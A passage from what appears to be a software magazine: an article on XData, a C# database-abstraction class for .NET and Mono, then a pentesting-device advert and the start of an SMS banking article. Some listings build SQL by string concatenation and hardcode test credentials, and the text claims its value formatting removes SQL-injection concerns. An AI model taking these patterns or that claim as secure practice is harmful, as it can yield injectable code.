    IDbDataAdapter da = conn.CreateDataAdapter(cmd);
    ...
}
catch (Exception ex)
{
    ...
}
...
```

Single Responsibility Principle (which basically says a class should be limited to a single and very specific function, in order to make it more manageable, reduce tight coupling and ease the creation of unit tests), and decided to come up with a single class, which would be responsible for managing those aspects that could not be abstracted by using interfaces.

It was clear to me that the right choice was to create a new `Connection` class. I called my data abstraction framework `XData`, and my new class would be `XDataConnection`.

By choosing the basic functionalities I wanted to obtain from my connection object and using encapsulation (and some nasty switch statements!) I quickly wrote the first version of my `XDataConnection` wrapper class.

Listing 4. *XData in action*

```

...
using System.Data;
using STA.XData;
...

    DataSet GetSomeData(XDbConnectionType
                        dbConnectionType, string
                        dbConnectionString)
    {
        XDbConnection conn = null;
        try
        {
            // *** Connect to the DB server ***
            conn = new XDbConnection(dbConnectio
                nType, dbConnectionString);
            conn.Open();

            // *** Create the DataSet object ***
            DataSet ds = new DataSet();

            // *** Get some data and fill the
            dataset using a DataAdapter
            object ***
            IDbDataAdapter da = conn.CreateDataA
                dapter("SELECT * FROM MyTable");
            da.Fill(ds);

            // *** Return the DataSet ***
            return ds;
        }
        finally
        {
            if (conn != null) conn.Close();
        }
    }
...

```

Listing 5. *SQL script to build the test database in MySQL*

```

CREATE DATABASE Test;
USE Test;

CREATE TABLE EventLog (
    'DateAndTime' DATETIME NOT NULL DEFAULT '1900-01-
        01 00:00:00',
    'ID' INT(11) NOT NULL DEFAULT '0',
    'Description' VARCHAR(100) NOT NULL DEFAULT '',
    PRIMARY KEY ('DateAndTime', 'ID')
) ENGINE=INNODB;

CREATE TABLE EventCounters (
    'ID' INT(11) NOT NULL DEFAULT '0',
    'Count' INT(11) NOT NULL DEFAULT '0',
    'TS' TIMESTAMP NOT NULL DEFAULT CURRENT_TIMESTAMP
        ON UPDATE CURRENT_TIMESTAMP,
    PRIMARY KEY ('ID')
) ENGINE=INNODB;

GRANT SELECT,INSERT,UPDATE,DELETE ON Test.* TO
    testuser IDENTIFIED BY 'testpw';
FLUSH PRIVILEGES;

```

Let's have a look at a complete, although simple, example of using `XData`: Listing 4.

By passing in different values for the connection type, I can switch to a different *Data Provider* and by changing the connection string I can connect to different database systems.

Also note that this way we are using, out of the box, all of the great functionalities ADO.NET provides, like for example *Data Adapters*, which allow us to automatically create `INSERT`, `UPDATE` and `DELETE` commands without having to write in-code SQL statements.

At this point I was confident the solution was solid and I would never have to switch back to basic ADO.NET, so I started extending the `XDataConnection` class by adding a few helper functions.

The helper functions `BuildCommands()` and `BuildCommandsFromSchema()` can be used to quickly access




Figure 1. *Test database diagram*

the power of Data Adapters. While the former is simply a shortcut for building all the `DataAdapter` commands, the latter also allows you to specify which columns you want to include in the queries. `BuildCommandsFromSchema()` will use the connection's `FillSchema()` function to get the primary key columns from the database and use them to build the queries. You can also provide some extra SQL like for example and ORDER BY clause.

Another handy function is `DataAdapterUpdate()`. It's a shortcut to perform an update of the modifications made to a *DataSet Table* via a *DataAdapter* object, writing the changes to the database.

Putting It All Together: A Real World Example

Let's now have a look at a real world example of using `XDataConnection`. We will be building a simple event logger. Let's say our application needs to log events to a database – each event will have a numeric ID (32-bit integer) and a description (string). We also want to log date and time and keep a count of the number of times each type of event occurred in a separate table. The event ID will be used to link the two tables. Our test database will thus containing two tables: *EventLog* and *EventCounters* (Figure 1).

If we are using MySQL, we can build the test database with the following SQL script: Listing 5.

I added *TimeStamp* columns to both tables, which is usually a good idea for debugging purposes.

For this example, a *DateTime* column is enough – in a real world situation, we would also add a separate column for holding milliseconds, since *MySQL's DateTime* fields precision is only to the second.

We will also assume that our events are logged from a single application, so we won't have to think about concurrency and locking when updating the tables. We will anyhow use transactions to keep our event-logging action atomic from the application's point of view.

I will not add thread-safety to our event logger class since it's out of the scope of this article, but it can be easily done using the `lock()` statement. This goes for all the examples in this article.

Here is how we would build our event logger class: Listing 6.

As you can see the code is abstracted from the specific database connection, and we are using the add-on functionalities provided by our `XDataConnection` class.

Note that I am inserting the value of `ID` directly in the SQL code, while I should be using a *Parameter*. Since it's a numeric integer value it will anyhow be formatted in a way that should be OK for all database systems. We won't focus on this since it's just an example, but it should be avoided in production code.

And here is an example of how our application can use this event logger class. I will be putting the database

connection type and connection string directly in the code, just for the sake of this example. In this case we are using ODBC to connect to our MySQL server, so you will have to configure the *Test DSN* before running this code.

```
SimpleEventLogger MyLogger = new
SimpleEventLogger(XDbConnectionType.Odbc,
"DSN=Test;UID=testuser;PWD=testpw");
MyLogger.LogEvent(1, "Test 1");
MyLogger.LogEvent(2, "Test 2");
```

`XDataConnection` provides a couple of helper functions to translate the database connection type to and from text: `ConnectionTypeFromString()` and `ConnectionTypeToString()`. These are very handy when reading from or writing to a text settings file. Accepted text values are "ODBC", "OLEDB" and "SQL".

For example, `XDbConnection.ConnectionTypeFromString("ODBC")` returns `XDbConnectionType.Odbc` and `XDbConnection.ConnectionTypeToString(XDbConnectionType.OleDb)` returns "OLEDB".

Creating Custom SQL Commands

If you need to create custom SQL commands, for example to implement JOINS or perform some kind of other custom task, I extended `XDataConnection` to provide a few helper functions which help in the process of creating and using *Command Parameters*.

Parameter names in SQL commands must conform to different rules depending on the kind of database connection technology, or database server, we are using.

When using ODBC, all parameter names in the SQL code must be specified as question marks ("?"), and the corresponding *Parameter* objects must be added to your *Command* object in the correct order.

When using OLE DB or the SQL Server data adapter, all parameter names must begin with the "at" symbol ("@").

In order to abstract our code from this kind of differences, we can use the `ParamName()` and `ParamNameSQL()` functions provided by `XDataConnection`. A `CreateParameter()` function is also available to quickly build a *Parameter* object, and it implicitly uses `ParamName()`. You can specify the parameter name, type and optionally size (for example for string parameters) and null-ability.

For example, if I want to join the two tables from our event logger example, to show each single instance of any event which occurred at least a certain number of times, this is how I would create and execute my query (the provided function should be added to the `SimpleEventLogger` class): Listing 7.

And this is how I would then call it:

Listing 6a. A simple event logger class

```

using System;
using System.Data;
using System.Text;
using STA.XData;

namespace XData_Test
{
    internal class SimpleEventLogger
    {
        // *** Database connection information ***
        private XDbConnectionType m_ConnectionType;
        private string m_ConnectionString;

        // *** Constructor ***
        internal SimpleEventLogger(XDbConnectionType ConnectionType, string ConnectionString)
        {
            m_ConnectionType = ConnectionType;
            m_ConnectionString = ConnectionString;
        }

        // *** Log an event ***
        internal void LogEvent(int ID, string Description)
        {
            XDbConnection DB_Conn = null;
            IDbTransaction DB_Trans = null;
            try
            {
                // *** Connect to the DB server ***
                DB_Conn = new XDbConnection(m_ConnectionType, m_ConnectionString);
                DB_Conn.Open();

                // *** Start a transaction ***
                DB_Trans = DB_Conn.BeginTransaction();

                DataSet ds = new DataSet();

                // *** Create a DataAdapter object for the EventLog table ***
                IDbDataAdapter DA_EventLog = DB_Conn.CreateDataAdapter();
                string[] cols = new string[] { "DateAndTime", "ID", "Description" };
                DB_Conn.BuildCommandsFromSchema(DA_EventLog, ds, "EventLog", "ID IS NULL", cols, DB_Trans);

                // *** Log the event ***
                DataRowCollection DRC_EventLog = ds.Tables["EventLog"].Rows;
                object[] newdata = new object[] { DateTime.Now, ID, Description };
                DRC_EventLog.Add(newdata);

                // *** Apply the changes ***
                DB_Conn.DataAdapterUpdate(DA_EventLog, ds, "EventLog");

                // *** Create a DataAdapter object for the EventCounters table ***
                IDbDataAdapter DA_EventCounters = DB_Conn.CreateDataAdapter();
                cols = new string[] { "ID", "Count" };
                StringBuilder sb = new StringBuilder("ID=");
                sb.Append(ID);
                DB_Conn.BuildCommandsFromSchema(DA_EventCounters, ds, "EventCounters", sb.ToString(), cols, DB_Trans);

                // *** Update the event counter ***
                DB_Conn.FillDataSet(DA_EventCounters, ds, "EventCounters");
                DataRowCollection DRC_EventCounters = ds.Tables["EventCounters"].Rows;
                if (DRC_EventCounters.Count < 1)
                {
                    newdata = new object[] { ID, 1 };
                    DRC_EventCounters.Add(newdata);
                }
                else
                {
                    DataRow DR_EventCounters = DRC_EventCounters[0];
                    DR_EventCounters.BeginEdit();
                    DR_EventCounters["Count"] = Convert.ToInt32(DR_EventCounters["Count"]) + 1;
                    DR_EventCounters.EndEdit();
                }

                // *** Apply the changes ***
                DB_Conn.DataAdapterUpdate(DA_EventCounters, ds, "EventCounters");

                // *** Commit the transaction ***
            }
            catch { }
        }
    }
}

```

```
SimpleEventLogger MyLogger = new
SimpleEventLogger(XDbConnectionType.Odbc,
"DSN=Test;UID=testuser;PWD=testpw");
DataSet ds = MyLogger.GetEventsWithMinOccurrenceCount(3);
```

Note that by using all this in-code SQL we are risking to break the whole abstraction thing. Joins are one of the SQL functions which present a different syntax in each database system. In this example I purposely used an implicit JOIN instead of using the explicit

LEFT JOIN command provided by MySQL, cause this implicit join syntax should be standard for all database systems.

The Issue With Mono

While this solution was working just fine on Windows/.NET, I still had my issue with *Mono*. Not being able to use *Parameters* meant going back to writing in-code SQL and giving up on using *Data Adapters* to automatically generate commands.

Listing 6b. A simple event logger class

```
        DB_Trans.Commit();
    }
    catch (Exception)
    {
        // *** If an exception gets thrown,
        //      rollback the transaction ***
        if (DB_Trans != null) DB_
            Trans.Rollback();

        throw;
    }
    finally
    {
        // *** Close the connection ***
        if (DB_Conn != null) DB_Conn.Close();
    }
}
}
```

Listing 7. Creating a custom JOIN SQL command

```
...
internal DataSet GetEventsWithMinOccurrenceCount(int
    MinOccurrenceCount)
{
    XDbConnection DB_Conn = null;
    try
    {
        // *** Connect to the DB server ***
        DB_Conn = new XDbConnection(m_ConnectionType,
            m_ConnectionString);
        DB_Conn.Open();

        // *** Create the DataSet object ***
        DataSet ds = new DataSet();

        // *** Create custom JOIN SQL command ***
        string Count_Par_Name = "Count";
```

```
        StringBuilder sb = new StringBuilder("SELECT
            C.Count,E.ID,E.Description,E.DateA
            ndTime");
        sb.Append(" FROM EventLog E,EventCounters C
            WHERE C.Count>=");
        sb.Append(DB_Conn.ParamNameSQL(Count_Par_
            Name));
        sb.Append(" AND C.ID=E.ID");
        sb.Append(" ORDER BY C.Count,E.ID,E.DateAndTi
            me");

        IDbCommand DB_Cmd = DB_Conn.CreateCommand(sb.T
            oString());

        IDbDataParameter par = DB_Conn.CreateParameter
            (Count_Par_Name, Type.GetType("Sys
            tem.Int32"));
        DB_Cmd.Parameters.Add(par);

        // *** Get data and fill the dataset using a
        //      DataAdapter object ***
        IDbDataAdapter da = DB_Conn.CreateDataAdapte
            r();
        da.SelectCommand = DB_Cmd;

        par.Value = MinOccurrenceCount;

        da.Fill(ds);

        // *** Return the DataSet ***
    }
    finally
    {
        if (DB_Conn != null) DB_Conn.Close();
    }
}
...
}
```

Listing 8. A simple event logger class using DataSetUpdate()

```

using System;
using System.Data;
using System.Text;
using STA.XData;
namespace XData_Test
{
    class CrossPlatformSimpleEventLogger
    {
        // *** Database connection information ***
        private XDbConnectionType m_ConnectionType;
        private string m_ConnectionString;
        // *** Constructor ***
        internal CrossPlatformSimpleEventLogger(XDbCon
nectionType ConnectionType, string ConnectionString)
        {
            m_ConnectionType = ConnectionType;
            m_ConnectionString = ConnectionString;
        }
        // *** Log an event ***
        internal void LogEvent(int ID, string Description)
        {
            XDbConnection DB_Conn = null;
            IDbTransaction DB_Trans = null;
            try
            {
                // *** Connect to the DB server ***
                DB_Conn = new XDbConnection(m_Connection
Type, m_ConnectionString);
                DB_Conn.Open();
                // *** Start a transaction ***
                DB_Trans = DB_Conn.BeginTransaction();
                // *** Create the DataSet object ***
                DataSet ds = new DataSet();
                // *** Create a DataAdapter object for
the EventLog table ***
                IDbDataAdapter DA_EventLog = DB_Conn.
CreateDataAdapter("SELECT DateAnd
Time,ID,Description FROM EventLog
WHERE ID IS NULL", DB_Trans);
                // *** Log the event ***
                DB_Conn.FillDataSet(DA_EventLog, ds,
"EventLog");
                DataRowCollection DRC_EventLog =
ds.Tables["EventLog"].Rows;
                object[] newdata = new object[] {
                    DateTime.Now, ID, Description };
                DRC_EventLog.Add(newdata);
                // *** Apply the changes ***
                DB_Conn.DataSetUpdate(ds, "EventLog",
DB_Trans);
                // *** Create a DataAdapter object for
the EventCounters table ***
                StringBuilder sb = new
                    StringBuilder("SELECT ID,Count
FROM EventCounters WHERE ID=");
                sb.Append(DB_Conn.ValueSQL(ID));
                IDbDataAdapter DA_EventCounters =
                    DB_Conn.CreateDataAdapter(sb.ToStr
ing(), DB_Trans);
                // *** Update the event counter ***
                DB_Conn.FillDataSet(DA_EventCounters,
ds, "EventCounters");
                DataRowCollection DRC_EventCounters =
ds.Tables["EventCounters"].Rows;
                if (DRC_EventCounters.Count < 1)
                {
                    newdata = new object[] { ID, 1 };
                    DRC_EventCounters.Add(newdata);
                }
                else
                {
                    DataRow DR_EventCounters = DRC_
EventCounters[0];
                    DR_EventCounters.BeginEdit();
                    DR_EventCounters["Count"]
= Convert.ToInt32(DR_
EventCounters["Count"]) + 1;
                    DR_EventCounters.EndEdit();
                }
                // *** Apply the changes ***
                DB_Conn.DataSetUpdate(ds,
"EventCounters", DB_Trans);
                // *** Commit the transaction ***
                DB_Trans.Commit();
            }
            catch (Exception)
            {
                // *** If an exception gets thrown,
rollback the transaction ***
                if (DB_Trans != null) DB_
Trans.Rollback();

                // *** Pass the exception up the
handler chain ***
                throw;
            }
        }
    }
}

```

Table 1. Date and time formats for different database servers

Database Server	DateTimeDelimiter	DateTimeFormat	DateTimePrefix	DateTimeSuffix
MySQL	"	yyyy-MM-dd HH:mm:ss		
Oracle	'	yyyy-MM-dd HH:mm:ss	TO_DATE(,YYYY-MM-DD HH24:MI:SS')
SQL Server	'	yyyy-MM-dd HH:mm:ss.fff		

Since there seemed to be no easy way out of this, I decided to implement a custom solution for automatic query building. This did present a few good points.

First of all, it was way more fun! Furthermore, it would provide a good base for another functionality I needed: query logging.

I had already decided I would not be writing a set of classes, so I would not come up with my own implementation of *Command* and *Parameter* objects. I would instead encapsulate this new functionality in my existing `XDataConnection` class.

I would then switch from using the `BuildCommands()` and `DataAdapterUpdate()` functions to a brand new `DataSetUpdate()` function. The basic idea is simple enough: we won't be building *Commands* in advance, since we can't use *Parameters*, but when it's time to send the updates to our database we will just call `DataSetUpdate()`, which will cycle through all the rows in the *DataSet Table*, check their status to see if they were added, updated or deleted, generate the corresponding SQL commands and execute them.

The implementation is rather straightforward, please check out the source code for `XDataConnection` to go through that more in detail.

I also added the possibility to provide a custom set of key fields when calling `DataSetUpdate()`, which comes in handy when, for some reason, you don't want to let ADO.NET automatically choose the key fields.

This is especially useful to handle those cases where ADO.NET doesn't correctly detect the primary key for a table. In these cases, `XDataConnection` may build

commands which use all of the data columns as keys! If you happen to have a floating-point data column, this usually leads to run-time problems, since as we know the internal representation of floating-point data makes it unreliable as a key: the value provided in the query may not match exactly the value in the data field, and you would get errors when executing your *DELETE* and *UPDATE* commands.

Here is how our simple event logger class will change when using `DataSetUpdate()`: Listing 8.

As you can see, with just a couple of changes in the code (highlighted in the listing) we easily adapted it to the `DataSetUpdate()` function. We will soon discuss the `ValueSQL()` function you see in the code.

Of course, we can use this new event logger class just as we did with the previous one:

```
CrossPlatformSimpleEventLogger MyLogger = new
CrossPlatformSimpleEventLogger(XDbConnectionType.Odbc,
"DSN=Test;UID=testuser;PWD=testpw");
MyLogger.LogEvent(1, "Test 1");
MyLogger.LogEvent(2, "Test 2");
```

And we still maintain full compatibility with ADO.NET!

Parameter Values

In order for the little magic going on behind the scenes to automatically build SQL commands to work, `XDataConnection` needs to know a few more details about the database system it's connecting to.

Listing 9. Using `ValueSQL()`

```
...
// *** Create custom JOIN SQL command ***
StringBuilder sb = new StringBuilder("SELECT C.Count,E.ID,E.Description,E.DateAndTime");
sb.Append(" FROM EventLog E,EventCounters C WHERE C.Count>=");
sb.Append(DB_Conn.ValueSQL(MinOccurrenceCount));
sb.Append(" AND C.ID=E.ID");
sb.Append(" ORDER BY C.Count,E.ID,E.DateAndTime");

// *** Get data and fill the dataset using a DataAdapter object ***
IDataAdapter da = DB_Conn.CreateDataAdapter(sb.ToString());
da.Fill(ds);
...
```

Listing 11. A simple query logger

```

internal class SimpleQueryLogger : IDisposable
{
    // *** Link to the connection object ***
    private XDbConnection m_DB_Conn;
    // *** IDisposable implementation ***
    private bool m_IsDisposed = false;
    // *** Constructor ***
    internal SimpleQueryLogger(XDbConnection DB_Conn)
    {
        m_DB_Conn = DB_Conn;
        if (m_DB_Conn != null)
        {
            m_DB_Conn.OnBeforeDataSetUpdate += new
                XDataOnBeforeDataSetUpdate(DB_
                Conn_OnBeforeDataSetUpdate);
            m_DB_Conn.OnAfterDataSetUpdate += new
                XDataOnAfterDataSetUpdate(DB_Conn_
                OnAfterDataSetUpdate);
            m_DB_Conn.OnBeforeExecuteQuery += new
                XDataBeforeExecuteQueryDelegate(DB
                _Conn_OnBeforeExecuteQuery);
            m_DB_Conn.OnAfterExecuteQuery += new
                XDataAfterExecuteQueryDelegate(DB_
                Conn_OnAfterExecuteQuery);
        }
    }

    // *** IDisposable implementation ***
    public void Dispose()
    {
        Dispose(true);
        GC.SuppressFinalize(this);
    }

    private void Dispose(bool Disposing)
    {
        if (!m_IsDisposed)
        {
            if (Disposing && (m_DB_Conn != null))
            {
                m_DB_Conn.OnBeforeDataSetUpdate -=
                    new XDataOnBeforeDataSetUpdate(DB_
                    Conn_OnBeforeDataSetUpdate);
                m_DB_Conn.OnAfterDataSetUpdate -= new
                    XDataOnAfterDataSetUpdate(DB_Conn_
                    OnAfterDataSetUpdate);
                m_DB_Conn.OnBeforeExecuteQuery -= new
                    XDataBeforeExecuteQueryDelegate(DB
                    _Conn_OnBeforeExecuteQuery);
                m_DB_Conn.OnAfterExecuteQuery -= new
                    XDataAfterExecuteQueryDelegate(DB_
                    Conn_OnAfterExecuteQuery);
            }
        }
    }
}

// *** Logging function ***
private void Log(string ConnectionName, string
    Query, string Description)
{
    Console.WriteLine("Connection: ");
    Console.WriteLine(ConnectionName);
    if (Description != null)
    {
        Console.WriteLine(" - ");
        Console.WriteLine(Description);
    }
    if (Query != null)
    {
        Console.WriteLine(" - ");
        Console.WriteLine(Query);
    }
    Console.WriteLine();
}

// *** Event handlers ***
private void DB_Conn_OnBeforeDataSetUpdate(XDb
    Connection Connection, DataSet DataSet, string TableName)
{
    Log(Connection.Name, null, "About to update
        table '" + TableName + "'");
}

private void DB_Conn_OnAfterDataSetUpdate(XDbConnec
    tion Connection, DataSet DataSet, string TableName)
{
    Log(Connection.Name, null, "Done with table '"
        + TableName + "'");
}

private void DB_Conn_OnBeforeExecuteQuery(XDbConnec
    tion Connection, string Query)
{
    Log(Connection.Name, Query, null);
}

private void DB_Conn_OnAfterExecuteQuery(XDbConnec
    tion Connection, string Query)
{
    Log(Connection.Name, null, "Done with query");
}

```

Listing 12. SimpleQueryLogger in action

```

...
// *** Log an event ***
internal void LogEvent(int ID, string Description)
{
    IDbTransaction DB_Trans = null;
    SimpleQueryLogger MyLogger = null;
    try
    {
        // *** Connect to the DB server ***
        DB_Conn = new XDbConnection(m_
            ConnectionType,
            m_ConnectionString, "CrossPlatform
                SimpleEventLogger");
        DB_Conn.Open();

        // *** Connect to query logger ***
        MyLogger = new SimpleQueryLogger(DB_Conn);

        // *** Start a transaction ***
        DB_Trans = DB_Conn.BeginTransaction();

        // *** Create the DataSet object ***
        DataSet ds = new DataSet();

        // *** Create a DataAdapter object for the
            EventLog table ***
        IDbDataAdapter DA_EventLog = DB_Conn.Crea
            teDataAdapter("SELECT DateAndTime,
                ID,Description FROM EventLog WHERE
                ID IS NULL", DB_Trans);

        // *** Log the event ***
        DB_Conn.FillDataSet(DA_EventLog, ds,
            "EventLog");
        DataRowCollection DRC_EventLog = ds.Tables
            ["EventLog"].Rows;
        object[] newdata = new object[] {
            DateTime.Now, ID, Description };
        DRC_EventLog.Add(newdata);

        // *** Apply the changes ***
        DB_Conn.DataSetUpdate(ds, "EventLog",
            DB_Trans);

        // *** Create a DataAdapter object for the
            EventCounters table ***
        StringBuilder sb = new
            StringBuilder("SELECT ID,Count
                FROM EventCounters WHERE ID=");
        sb.Append(DB_Conn.ValueSQL(ID));
        IDbDataAdapter DA_EventCounters = DB_Conn
            ...
                .CreateDataAdapter(sb.ToString(),
                    DB_Trans);

        // *** Update the event counter ***
        DB_Conn.FillDataSet(DA_EventCounters, ds,
            "EventCounters");
        DataRowCollection DRC_EventCounters =
            ds.Tables["EventCounters"].Rows;
        if (DRC_EventCounters.Count < 1)
        {
            newdata = new object[] { ID, 1 };
            DRC_EventCounters.Add(newdata);
        }
        else
        {
            DataRow DR_EventCounters = DRC_
                EventCounters[0];
            DR_EventCounters.BeginEdit();
            DR_EventCounters["Count"]
                = Convert.ToInt32(DR_
                    EventCounters["Count"]) + 1;
        }

        // *** Apply the changes ***
        DB_Conn.DataSetUpdate(ds, "EventCounters",
            DB_Trans);

        // *** Commit the transaction ***
        DB_Trans.Commit();
    }
    catch (Exception)
    {
        // *** If an exception gets thrown,
            rollback the transaction ***
        if (DB_Trans != null) DB_Trans.Rollback();

        // *** Pass the exception up the handler
            chain ***
        throw;
    }
    finally
    {
        // *** Dispose the logger ***
        if (MyLogger != null) MyLogger.Dispose();

        // *** Close the connection ***
        if (DB_Conn != null) DB_Conn.Close();
    }
}

```

While numeric and string values are formatted the same way in all SQL dialects, there is another commonly used data type which unluckily gets handled in very different ways by different database servers: date and time. In order to help abstracting this kind of data, I added a few properties to *XDataConnection*:

```
internal string DateTimeDelimiter = "";
internal string DateTimeFormat = "yyyy-MM-dd HH:mm:ss";
internal string DateTimePrefix = "";
internal string DateTimeSuffix = "";
```

These properties tell our automatic command generation engine how to format date and time values. By changing their values you can easily adapt them to any database system. The default values provided above are intended as a generic format, which should work for any database system that can perform automatic string to date/time conversion. The specified `DateTimeFormat` is the most commonly used in IT systems.

If you are using date and time fields, you should however fill in these properties with the correct values for your database system.

In this table you can see the correct values for some of the most used database servers: Table 1.

You can easily adapt these to other database systems. The rule used to construct the actual value that gets inserted in SQL commands is: Prefix + Delimiter + Value, formatted according to the provided format + Delimiter + Suffix.

Once again, these values should be read from a configuration file, in order to allow you to switch to a different database system without having to change your code.

If you want or need to, you can use the data formatting function provided by *XDataConnection*: `ValueSQL()`. It

takes a value and formats it according to the rules for the specific database server in use, returning the formatted text. There are a few overloads for this function – once again, check out the source code for more information.

By using `ValueSQL()` you can insert values in your custom SQL code and abstract it from the database system you are using. You also won't have to worry about things like SQL Injection vulnerabilities when inserting string values, just like when using *ADO.NET's Parameters*.

For example, we may change the `GetEventsWithMinOccurrenceCount()` function presented earlier to use `ValueSQL()`: Listing 9.

Query Logging

Everything was now ready to move on and focus on my last goal: query logging.

I started by adding a few delegates to implement events which would be fired before and after executing queries: Listing 10.

`OnBeforeExecuteQuery` and `OnAfterExecuteQuery` will be fired before and after executing any query within *XDataConnection's* functions. These events are closely related to query logging: they will provide the query text and a reference to the connection object.

XDataConnection has a read-only `Name` property. A value for this property can be provided in the call to the class constructor:

```
XDataConnection DB_Conn = new XDataConnection(MyDBType,
MyConnString, "My connection name");
```

When catching events, you can access the `Name` property in order to know which connection generated the query, for logging and debugging purposes.

`OnBeforeDataSetUpdate` and `OnAfterDataSetUpdate` will be fired when using the `DataAdapterUpdate` and

Listing 13. Sample output from SimpleQueryLogger

```
Connection: CrossPlatformSimpleEventLogger - SELECT DateAndTime, ID, Description FROM EventLog WHERE ID IS NULL
Connection: CrossPlatformSimpleEventLogger - Done with query
Connection: CrossPlatformSimpleEventLogger - About to update table 'EventLog'
Connection: CrossPlatformSimpleEventLogger - INSERT INTO EventLog (DateAndTime, ID, Description) VALUES ('2012-03-
27 18:13:12', 1, 'Test 1')
Connection: CrossPlatformSimpleEventLogger - Done with query
Connection: CrossPlatformSimpleEventLogger - Done with table 'EventLog'
Connection: CrossPlatformSimpleEventLogger - SELECT ID, Count FROM EventCounters WHERE ID=1
Connection: CrossPlatformSimpleEventLogger - Done with query
Connection: CrossPlatformSimpleEventLogger - About to update table 'EventCounters'
Connection: CrossPlatformSimpleEventLogger - UPDATE EventCounters SET ID=1, Count=9 WHERE ID=1 AND Count=8
Connection: CrossPlatformSimpleEventLogger - Done with query
Connection: CrossPlatformSimpleEventLogger - Done with table 'EventCounters'
```

On the 'Net

- http://www.stasnc.it/ware/sta/SDJ/SDJ_Article_XData.zip – full source code,
- http://en.wikipedia.org/wiki/Database_management_system – on DBMSs,
- <http://en.wikipedia.org/wiki/SQL> – on SQL,
- <http://en.wikipedia.org/wiki/ODBC> – on ODBC,
- http://en.wikipedia.org/wiki/OLE_DB – on OLE DB.
- http://en.wikipedia.org/wiki/Java_Database_Connectivity – on JDBC
- http://en.wikipedia.org/wiki/Factory_method_pattern – on the Factory Pattern,
- <http://www.unixodbc.org/> – UnixODBC home page

`DataSetUpdate` functions. These events are not directly related to query logging, but they give you a chance to review the `DataSet` content before and after writing to the database.

This can be handy for logging and debugging, but also for those cases when you want to somehow review, use and maybe even modify the `DataSet` contents! It's a powerful functionality, which should be used wisely.

Let's see how we can set up a simple query logger by using these events. For this example, we will just write the connection name and the query command on the console. A real logger would instead write to a file, a database, the *Windows Event Log*, or something similar (Listing 11).

Now we can go back and modify the `LogEvent()` function in our `CrossPlatformSimpleEventLogger` class in order to log all the queries: Listing 12.

If we run this code:

```
CrossPlatformSimpleEventLogger MyLogger = new
CrossPlatformSimpleEventLogger(XDbConnectionType.Odbc,
"DSN=Test;UID=testuser;PWD=testpw");
MyLogger.LogEvent(1, "Test 1");
```

We will get a console printout similar to what follows: Listing 13.

Summary

The `XDataConnection` class has been the core of all database functionalities in our applications for the last few years. It has been in use on many different scenarios, including:

Glossary

- *COM* – component object model, an object oriented technology available on Windows
- *DBMS* – database management system
- *ERP* – enterprise resource planning
- *JDBC* – a data access technology available in the Java framework
- *ODBC* – open database connectivity
- *OLE DB* – a COM-based database access technology available on Windows
- *SQL* – structured query language
- *UnixODBC* – a port of ODBC non non-Windows platforms

- Standard data access applications.
- Data loggers.
- ERP integration with factory automation.
- A custom database GUI tool.
- A database synchronization framework.

It will work with .NET version 2 or above and Mono. On most non-Windows operating systems you can use UnixODBC, it will work just fine with XData.

I hope it can be as useful to you as it was to us. Feel free to use it, change it and extend it in any way, as long as you leave the copyright message in the source file intact.

If you use it in your projects, please add a statement in some part of the application accessible to the user to acknowledge you are using XData, along with the copyright message.

I would love to know if and how you are using XData. If you extend it or make it better in any way, it would be great if you let me know. I am more than willing to lend a hand if any explanation or hint is needed. You can contact me at mairoldi@stasnc.it.

You can use the link I provide below to download the full source code for this article, including the full `XDataConnection` class.

Enjoy!

MORENO AIROLDI


The author has been working in the field of software development for industrial automation since 1989. He runs a small software house, specialised in the development of software solutions for industrial automation, data acquisition, automated production management and ERP integration with factory automation.

The Industry's First Commercial Pentesting Drop Box.

THE Pwn Plug.



Air Freshener?



Printer PSU?
...nope



FEATURES:

- ★ Covert tunneling
- ★ SSH access over 3G/GSM cell networks
- ★ NAC/802.1x bypass
- ★ and more!



PWNIE EXPRESS

@pwnieexpress.com

Discover the glory of
Universal Plug & Pwn

t) @pwnieexpress **e)** info@pwnieexpress.com **p)** 802.227.2PWN

Security issue in SMS Banking

According to the Europe mobile Banking Guide, there are currently close to 400 Mobile Operators in over 133 countries who are signing up 4 to 6 new customers every second. This implies that more people are going mobile like never before. The novel method presented in this paper is an Interactive SMS Banking Agent that is incrementally scalable for banking operations.

What you will learn...

- Data Mining in SMS Banking
- Network Architecture of SMS Banking

What you should know...

- What SMS Banking is

Hence, a mobile banking solution called SMS Banking that allows people to bank with their mobile phones is presented in this paper.

Introduction

SMS Banking is a Mobile technology that allows you to request and receive banking information from your bank on your mobile phone via Short message service (SMS). Individuals or corporate Bodies can manage their bank accounts, check their account balances, perform check requests, Money transfers, pay some bills, and perform other banking transactions using their mobile Phones.

There are two methods of SMS widely used in applications; they are the PUSH & PULL (Seylan Bank, n.d.).

Push SMS is sending a message from an application (i.e. SMS Server in this case) to the Mobile Phone. It is a one way message. In other words, it's the mobile application (in this case, the SMS Banking application) that initiates a message. An example could be a deposit alert, which alerts the user when a deposit is made to his/her account.

Pull SMS is sending a request and obtaining a reply. This is a full duplex scenario where a user sends a request to the SMS banking application and the application replies with the information Requested. An Example is when a user requests his bank account balance.

How SMS Works

SMS stands for Short Message Service; it's a mobile technology that allows for sending and receiving text or even binary messages to and from a mobile phone. The relative ease of use of SMS makes it possible for a user to learn how to send SMS easily. More than 160 billion SMS are exchanged each month in European countries (Mavrakis, 2004).

SMS use the GSM special signaling channel instead of the voice channel and is therefore a very Reliable media channel. MAVRAKIS, 2004 identifies two types of SMS which can be classified by the origin of the message:

- Mobile Originated (MO): SMS-MOs' are *sent from* a mobile phone and could be sent Either to another mobile phone (such when a mobile subscriber sends a personal message to another subscriber) or to a computer application that will process the message.
- Mobile Terminated (MT): SMS-MTs' are *transmitted to* a mobile phone. They also could be sent by another mobile phone or generated by a computer application.

